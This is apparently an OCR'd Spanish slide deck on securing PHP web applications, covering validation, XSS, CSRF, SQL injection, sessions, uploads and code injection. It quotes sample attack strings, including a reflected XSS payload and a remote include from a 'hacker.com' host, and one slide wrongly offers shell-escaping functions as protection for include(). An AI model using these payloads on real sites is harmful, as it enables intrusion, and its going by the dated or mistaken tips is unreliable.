ini_set('error_log', '/path/to/errors.log');
?>
```

Práctica


- Crear un archivo config.php
- Utilizando la función ini_set, modifica la configuración de error_reporting y display_errors.
- Copia las siguientes líneas para poder observar la diferencia:

```
<?php

echo $varInexistente; //Notice
echo preg_replace('/a/e', '/b/', 'cadena'); //Warning o Deprecated dependiendo de la version de PHP

class Strict {
    public function test() {
        echo "Test";
    }
}
Strict::test(); //Strict o Deprecated dependiendo de la versión de PHP
```

Entradas y salidas



"Bien hecho, Chang. La muralla ya no es tan grandiosa si olvidas cerrar la puerta."

Validación de datos de entrada

- Se definen en función de las necesidades de la aplicación
- Qué datos, qué formato, qué valores
  - Obligatorio / opcional
  - Longitud
  - Tipo de dato
  - Formato
  - Valores permitidos
  - Reglas de negocio (por ejemplo que sea único)

Validación de datos

- **Todos** los datos de entrada deben ser validados con PHP.

Siempre

- Validar con Javascript está bien, pero no sustituye a las validaciones con PHP.
- Examina cuidadosamente el código para asegurar que cualquier variable sea validada apropiadamente.


Formularios
Otros sistemas (RSS, WS)
URL
Datos de entrada
Bases de datos
Archivos

Falsos supuestos

- El atributo MAXLENGTH limitará los caracteres que el usuario puede introducir
- El atributo READONLY evitará que el usuario pueda modificar un valor
- Los campos de tipo HIDDEN no se pueden modificar
- Las cookies no se pueden modificar

Falsos supuestos

- Las listas desplegables, checkboxes o botones de radio limitan los valores de entrada
- Todos los campos del formulario serán enviados
- Sólo los campos del formulario serán enviados
- Las validaciones de HTML5 o Javascript no se pueden evadir

Práctica

- Crear un formulario que contenga:
  - Un campo de texto, con maxlength = 5
  - Una lista desplegable con 3 opciones: Uno, Dos, Tres
  - Dos checkboxes: Uno, Dos
  - Dos radio botones: Sí, No
  - Un campo oculto, con valor: “Oculto”
  - Botón enviar
- El formulario debe enviar los datos al mismo script
- Al recibir los datos, imprimir cada valor

Demo con Tamper Data

Estrategias de validación de datos

1. Aceptar únicamente datos válidos
   - Validación positiva o de lista blanca
2. Rechazar datos no válidos conocidos
   - Validación negativa o de lista negra
3. Sanear los datos

Validación de lista blanca

- Consiste en rechazar cualquier dato que no cumpla con los criterios o valores establecidos.
  - Tipo de dato
  - Longitud máxima y mínima
  - Rangos en el caso de números
  - Datos obligatorios
  - Si hay una lista enumerada de posibles valores, comprobar que está en ella
  - Si hay un formato o plantilla específico, comprobar que lo cumple
  - Si es texto libre, que sólo contiene caracteres válidos

Validación de lista negra

- Es una alternativa débil a la validación de lista blanca.
- Consiste en rechazar los datos que contengan determinados caracteres o valores no válidos.
- Es una estrategia peligrosa, porque el conjunto de datos malos es potencialmente infinito.
- Adoptar esta estrategia significa que se deberá mantener actualizada la lista de valores, caracteres o patrones “malos” o inválidos por siempre y por definición se tendrá una protección incompleta.

Validación de datos de entrada

- Validar que lleguen solamente los datos que se esperan
- Colocar valores por default a los datos
- Demo:
  - allowed_params.php

Validación de datos con PHP

- Funciones para aplicar diversos filtros a los datos
  - Validate filters
- Funciones para la validación de tipo de caracteres
  - Ctype functions
- Funciones para el manejo de variables
  - Variable handling functions
- Funciones para el manejo de expresiones regulares
  - PCRE Functions

Práctica

- Implementar las funciones especificadas en el archivo: funciones_validacion.php
- Realizar pruebas utilizando como ayuda el archivo: pruebas_validacion.php
- Validar el formulario del ejercicio anterior.

Sanear los datos

- Consiste en procesar los datos de entrada para neutralizar el peligro.
  - En inglés los términos comunes para esta técnica es Sanitize o Filtering
- Cómo debemos sanear los datos depende de cómo planeamos usarlos:
  - SQL, HTML, Javascript, JSON, XML, etc.
- No elimines caracteres inválidos ni intentes corregir el dato

Sanear los datos

Dos maneras:

- Codificar caracteres
  - Reemplazar caracteres peligros con caracteres equivalentes inofensivos
- Escapar caracteres
  - Agregar caracteres de escape antes de los caracteres peligrosos

Función PHP	Uso	Filtro
htmlspecialchars()	Convierte caracteres especiales en entidades HTML	**FILTER_SANITIZE_SPECIAL_CHARS**
htmlentities()	Convierte todos los caracteres aplicables a entidades HTML	
strip_tags()	Retira las etiquetas HTML y PHP de un string	**FILTER_SANITIZE_STRING**
urlencode()	Codifica como URL una cadena	**FILTER_SANITIZE_ENCODED**
json_encode()	Retorna la representación JSON del valor dado	
addslashes	Escapa una cadena con barras invertidas	**FILTER_SANITIZE_MAGIC_QUOTES**

Práctica

- Sanear los datos recibidos del formulario de las prácticas anteriores antes de imprimirlos en HTML.

Defensas ante los ataques y errores más comunes

Referencias en la industria

OWASP

- *Open Web Application Security Project*
- Lista de los 10 **riesgos** más críticos a los que se enfrentan las aplicaciones Web.
- Ofrece controles de seguridad y librerías
- Publicada en 2013

CWE / SANS

- *Common Weakness Enumeration*
- Lista de los **errores** de software más comunes y críticos que pueden llevar a serias vulnerabilidades (de cualquier tipo, no sólo Web)
- Publicada en 2011

OWASP TopTen Application Security Risks 2013

- A1 Injection
- A2 Broken Authentication and Session Management
- A3 Cross-Site Scripting
- A4 Insecure Direct Object References
- A5 Security Misconfiguration
- A6 Sensitive Data Exposure
- A7 Missing Function Level Access Control
- A8 Cross-Site Request Forgery (CSRF)
- A9 Using Components With Known Vulnerabilities
- A10 Unvalidated Redirects and Forwards

CWE: Top 25 Most Dangerous Errors

1	Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
2	Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')
3	Buffer Copy without Checking Size of Input ('Classic Buffer Overflow')
4	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
5	Missing Authentication for Critical Function
6	Missing Authorization
7	Use of Hard-coded Credentials
8	Missing Encryption of Sensitive Data
9	Unrestricted Upload of File with Dangerous Type
10	Reliance on Untrusted Inputs in a Security Decision
11	Execution with Unnecessary Privileges
12	Cross-Site Request Forgery (CSRF)

CWE: Top 25 Most Dangerous Errors


13	Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')
14	Download of Code Without Integrity Check
15	Incorrect Authorization
16	Inclusion of Functionality from Untrusted Control Sphere
17	Incorrect Permission Assignment for Critical Resource
18	Use of Potentially Dangerous Function
19	Use of a Broken or Risky Cryptographic Algorithm
20	Incorrect Calculation of Buffer Size
21	Improper Restriction of Excessive Authentication Attempts
22	URL Redirection to Untrusted Site ('Open Redirect')
23	Uncontrolled Format String
24	Integer Overflow or Wraparound
25	Use of a One-Way Hash without a Salt

Cross-Site Scripting

- Es un ataque basado en inyección de código en páginas Web vulnerables.
- Puede afectar a cualquier aplicación web que acepte datos de entrada sin validar ni sanear y los muestre en la página.
- Este script puede acceder a las cookies, los tokens de sesión u otra información sensible robando incluso la sesión.
- El código a inyectar y ejecutar puede ser VBscript, Javascript, etc.

Cross-Site Scripting

Figure 9. Breakdown of a reflected cross-site scripting attack



```
GET /register.php?email=<script>alert("Gotcha!");</
script>


Email: <?php echo $_GET['email']; ?>


Email: <script>alert("Gotcha!");</script>
```

Reglas para prevenir XSS

1. Nunca insertes datos no confiables en la salida de una página Web sin sanear los datos apropiadamente de acuerdo a la parte del documento HTML en el que se utilicen.

```
<script>...NO...</script>   directamente en un script
<!--...NO...-->             dentro de un comentario HTML
<div ...NO...=test />       en el nombre del atributo
<NO... href="/test" />      en el nombre de la etiqueta
<style>...NO...</style>     directo en el CSS
```

https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet

Reglas para prevenir XSS

2. Escapa el HTML antes de usar datos no confiables en un elemento HTML.

```
<body>...ESCAPA LOS DATOS ANTES DE COLOCARLOS AQUÍ...</body>
<div>... ESCAPA LOS DATOS ANTES DE COLOCARLOS AQUÍ...</div>
Cualquier otro elemento HTML
```

```
& --> &amp;
< --> &lt;
> --> &gt;
" --> &quot;
' --> &#x27;
/ --> &#x2F;
```

```
echo str_replace("/", "&#x2F;", htmlentities($input, ENT_QUOTES));
```

Reglas para prevenir XSS

3. Escapa el contenido de atributos HTML antes de usar datos no confiables.

   – Preferentemente encierra los atributos HTML entre comillas dobles.

   – Los atributos sin comillas son más vulnerables.

```
<div attr=...ESCAPA ANTES...>content</div>
<div attr='...ESCAPA ANTES...'>content</div>
<div attr="...ESCAPA ANTES...">content</div>
```


Reglas para prevenir XSS

4. Usa urlencode() para codificar como URL los datos que se utilicen en parámetros GET.

```
<a href="http://www.somesite.com?test=...XXX...">link</a >
```

Cross-Site Request Forgery

- Es un ataque en el que se engaña a la victima para realizar una acción sin su conocimiento.



Medidas contra CSRF


- Usar un token asociado a cada petición.
  - Cuando el usuario se loguea, se genera un token y se almacena en sesión. En los formularios, debe incluirse el token como un campo oculto (hidden). La aplicación debe verificar que el token enviado en el formulario coincida con el token almacenado en sesión
- Adicionalmente considerar:
  - Verificar que el origen de la petición (REFERER) sea de nuestro dominio.
  - No usar GET sino POST para operaciones de negocio.
  - Usar $_POST, nunca $_REQUEST para recuperar los datos de la petición.
  - Usar la verificación con captcha en operaciones delicadas.

SQL Injection

- Un ataque por inyección SQL consiste en la inserción o “inyección” de datos de entrada que alteren una instrucción SQL
- Un ataque por inyección SQL exitoso puede:
  - leer información sensible desde la base de datos,
  - modificar la información (Insert/ Update/ Delete),
  - ejecutar operaciones de administración sobre la base de datos (tal como parar la base de datos o crear usuarios),
  - destruir información o volverla inasequible,
  - recuperar el contenido de un determinado archivo presente sobre el sistema de archivos del DBMS y
  - en algunos casos emitir comandos al sistema operativo.

Soluciones para SQL Injection

- Dar permiso limitados al usuario de base de datos que usa la aplicación.
- Sanear los datos para SQL
- Usar sentencias preparadas



Medidas contra SQL Injection

- Utilizar sentencias preparadas y parametrizadas (prepared statements and bind parameters).
  - Lo ideal es utilizar PDO, ya que emula el comportamiento incluso para manejadores que no soportan sentencias preparadas.
  - Librerías como MySQLi también considera estas características.
- Si no se cuenta con esa opción:
  - Se deben escapar las comillas de todos los datos no numéricos con funciones específicas para el manejador de base de datos: (pg_escape_literal, mysqli_real_escape_string, sqlite_escape_string).
  - En la medida de lo posible evitar el uso de **addslashes**.

Prepared Statements and Bind Parameters

- El query se prepara previamente lo cual evita que el atacante inyecte otras sentencias SQL.
- Al utilizar los parámetros no es necesario escapar o encomillarlos, ya que la librería se encarga de hacerlo.
- No basta con usar sentencias preparadas: es importante el uso de bind parameters para evitar SQL Injection.
- http://php.net/manual/en/pdostatement.execute.php

Protege la Base de datos


- La aplicación nunca debe conectarse a la base de datos como dueño o superusuario, ya que se tendría permiso de alterar el esquema o borrar tablas e incluso la base de datos.
- Crear diferentes usuarios de la base de datos con privilegios limitados para distintos aspectos de la aplicación.
- Procurar establecer la conexión con la base de datos con SSL.

Cifrado de contraseñas

- Nunca almacenes contraseñas en claro.
- Usa cifrado de una vía
  - Los datos originales no pueden ser recuperados a partir de los datos cifrados.
  - Para validar una contraseña, se cifra y se comparan los datos cifrados
  - Utiliza un algoritmo conocido y seguro.
  - Actualmente el algoritmo preferido es Blowfish

Cifrado de contraseñas

- A cada contraseña se le asocia una “sal” única.
- Al cambiar la contraseña también debes cambiar la sal.



Hashing de contraseñas

- PHP > 5.5
  - password_hash($password, PASSWORD_BCRYPT)
    - BCRYPT = Blowfish
    - Esta función añade la sal
  - password_verify($password, $password_almacenado)
- PHP < 5.5
  - Se pueden instalar estas funciones como una librería

Práctica

- Registro de usuarios
  - Guardar la contraseña cifrada con password_hash
- Login
  - Verificar la contraseña con password_verify

Protección de la sesión

- **Session Hijacking**
  - El atacante consigue el identificador de sesión de un usuario ya autenticado.
- **Session Fixation**
  - El atacante asigna un identificador de sesión conocido a un usuario antes de que se autentique.

Controlar el tiempo de sesión

- Dar la opción de Cerrar la sesión (logout)
  - Asegurarse que se destruyeron la sesión, datos y la cookie
- Expirar la sesión después de cierto tiempo de inactividad
  - Controlar el tiempo que ha pasado desde la última acción del usuario
- Expirar la sesión después de cierto tiempo desde el login
- Evitar la opción de “Recordarme en este equipo”
- Pedir la autenticación nuevamente antes de realizar operaciones sensibles o de alto riesgo.

Identificador de la sesión

- Usa la opción de “solo cookies” para propagar la sesión
  - session.use_only_cookies
  - No hacerlo provoca que el id de la sesión se propague con GET, lo cual además de hacer visible el id, permite guardar las peticiones en caché y en el historial del navegador con todo y el id.
- Regenerar los identificadores de sesión
  - Cada vez que el usuario se autentique o al realizar operaciones delicadas.
  - session_regenerate_id(true);

Cookie de la sesión

- Asignar el dominio más especifico posible a la cookie
- No almacenar nada más que el id de la sesión en la cookie
- Habilitar la opción httponly para evitar la manipulación de la cookie con javascript.
  - No todos los navegadores soportan esta opción
- Cuando sea posible usar SSL, usar la opción secure al crear la cookie para que solo se transmita por https

http://php.net/manual/es/function.setcookie.php

php.ini Settings

```
session.cookie_lifetime = 0     // “until browser is closed”
session.cookie_secure = 1       // 0 if not using SSL
session.cookie_httponly = 1     // Prevent XSS theft; PHP >= 5.2
session.use_only_cookies = 1    // ID can’t come from GET or POST
session.entropy_file = "/dev/urandom"  // IDs are more random
```

Otras acciones de mitigación

- Utilizar datos como User Agent o Dirección IP para realizar verificaciones.
  - Estas acciones no protegen completamente porque son falsificables pero suman a la estrategia de Defensa en profundidad

Abuso al subir archivos

- Subir demasiado (archivos, archivos muy grandes)
- Subir archivos maliciosos
- Acceder al sistema de archivos

Soluciones para el abuso al subir archivos

- Requerir autenticación para poder subir archivos
- No alojar archivos que no hayan sido verificados
- Limitar el tamaño máximo de archivos al subir
- Limitar el formato o extensiones de archivos permitidos
  - Realizar diversas verificaciones ya que no hay una manera 100% efectiva de validar esto
    - Extensión de archivos
    - Contenido del archivo
    - Mime Type

Configuraciones Subir archivos

```
file_uploads = true

upload_tmp_dir = "/www/tmp"

upload_max_filesize = "2M"

max_file_uploads = 20 // # simultaneous uploads

post_max_size = "10M"
```

Al recibir archivos

- Validar que el archivo apenas se haya subido usando POST
- Validar que el nombre del archivo no contenga caracteres peligrosos como “../”
- Sanear el nombre del archivo, o mejor, asignarle un nombre único.
- Quitar el permiso de ejecución a los archivos
  - El permiso 0644 es suficiente en la mayoría de los casos

Autorización

- Es el acto de comprobar si un usuario tiene el permiso adecuado para acceder a un cierto recurso o realizar una determinada acción, una vez que ha sido autentificado.

Autorización

- Diseñar el mecanismo de control de acceso exige:
  - Determinar la información que será accesible por cada usuario.
  - Determinar el nivel de acceso de cada usuario a la información.
  - Especificar un mecanismo para otorgar y revocar permisos a los usuarios.
  - Proporcionar funciones a los usuarios autorizados: identificación, desconexión, petición de ayuda, consulta y modificación de información personal, cambio de password, etc.
  - Ajustar los niveles de acceso a la información a la política de seguridad de la organización.

Autorización

- Deniega por default.
- Centraliza la funcionalidad de autorización.
- Asegura todas las partes sensibles de la aplicación.
- Utiliza las utilerías que proporcione la plataforma o framework.
- No confíes en elementos del navegador para verificar la autorización, como cookies o campos ocultos.
- Tampoco confíes en la “seguridad por oscuridad” creyendo que no hay manera de que un usuario conozca las url protegidas.

Práctica

- Restringir la página de registro de usuarios, para que solamente los usuarios que estén logueados puedan verla y usarla.

Protección contra ejecuciones en SO

- Uno de los ataques más dañinos es cuando le permitimos a un atacante ejecutar comandos del sistema operativo.
  - Potencialmente se puede ejecutar cualquier comando
- Es difícil de lograr, ya que el atacante debe encontrar el hueco de seguridad que le permita hacerlo.

Funciones PHP para la ejecución de comandos

- `exec`
- `passthru`
- `popen`
- `proc_open`
- `shell_exec`
- `` ` ``
- `system`

Soluciones

- Evitar el uso de esas funciones
- Si se deben utilizar
  - Ser especialmente cuidadosos con su uso
  - Conocer muy bien la sintaxis de la función
  - No usar datos de entrada en el comando. Si se deben utilizar, se deben sanear adecuadamente
  - Validar los datos

Sanear comandos

- `escapeshellcmd(string)`
- `escapeshellarg(string)`

PHP Code Injection

- Cuando un atacante logra ejecutar su código PHP en nuestro sitio
- Lo puede lograr gracias al uso de estas funciones:
  - `eval()`
  - `include() y require()`

```
include($template);

include("templates/report.php");

include("../../private/admin_functions.php");

include("http://hacker.com/webserver_hack.php");

include("C:\\ftp\\upload\\webserver_hack.php");
```

Soluciones

- En general, eval no debe ser utilizado. Revisar el diseño de la aplicación para encontrar alternativas a su uso.
- No usar datos de entrada como argumentos para include() o require()
- Si se requiere entonces:
  - Se pueden usar las funciones para sanear comandos escapeshellcmd() y escapeshellarg()
  - Validar los datos

```
// Whitelist legitimate values

$valid_templates = array(
  'report.php', 'export.php', 'summary.php'
);

if(!in_array($template, $valid_templates)) {
  die "Invalid template";
}
```

Otras recomendaciones

- Separar el código público de lo privado.
- El directorio público:
  - Accesible para el servidor Web
  - Código de presentación
  - Llamadas a funciones que están en los directorios privados
- Directorios privados:
  - No son accesibles por el servidor Web
  - Accesible por tu código a través del sistema de archivos

Otras recomendaciones

- Utiliza siempre la extensión .php
  - O alguna extensión que haya sido configurada para interpretarse como php en el Servidor Web)
- Siempre incluye un archivo index.php en cada directorio para que no aparezca el listado de archivos
- Se debe configurar el servidor Web para que el directorio de publicación sea nuestro directorio “público”


KEEP
CALM
AND
STAY
SAFE

Seguridad en aplicaciones Web con PHP

Karla A. Fonseca Márquez

Octubre 2017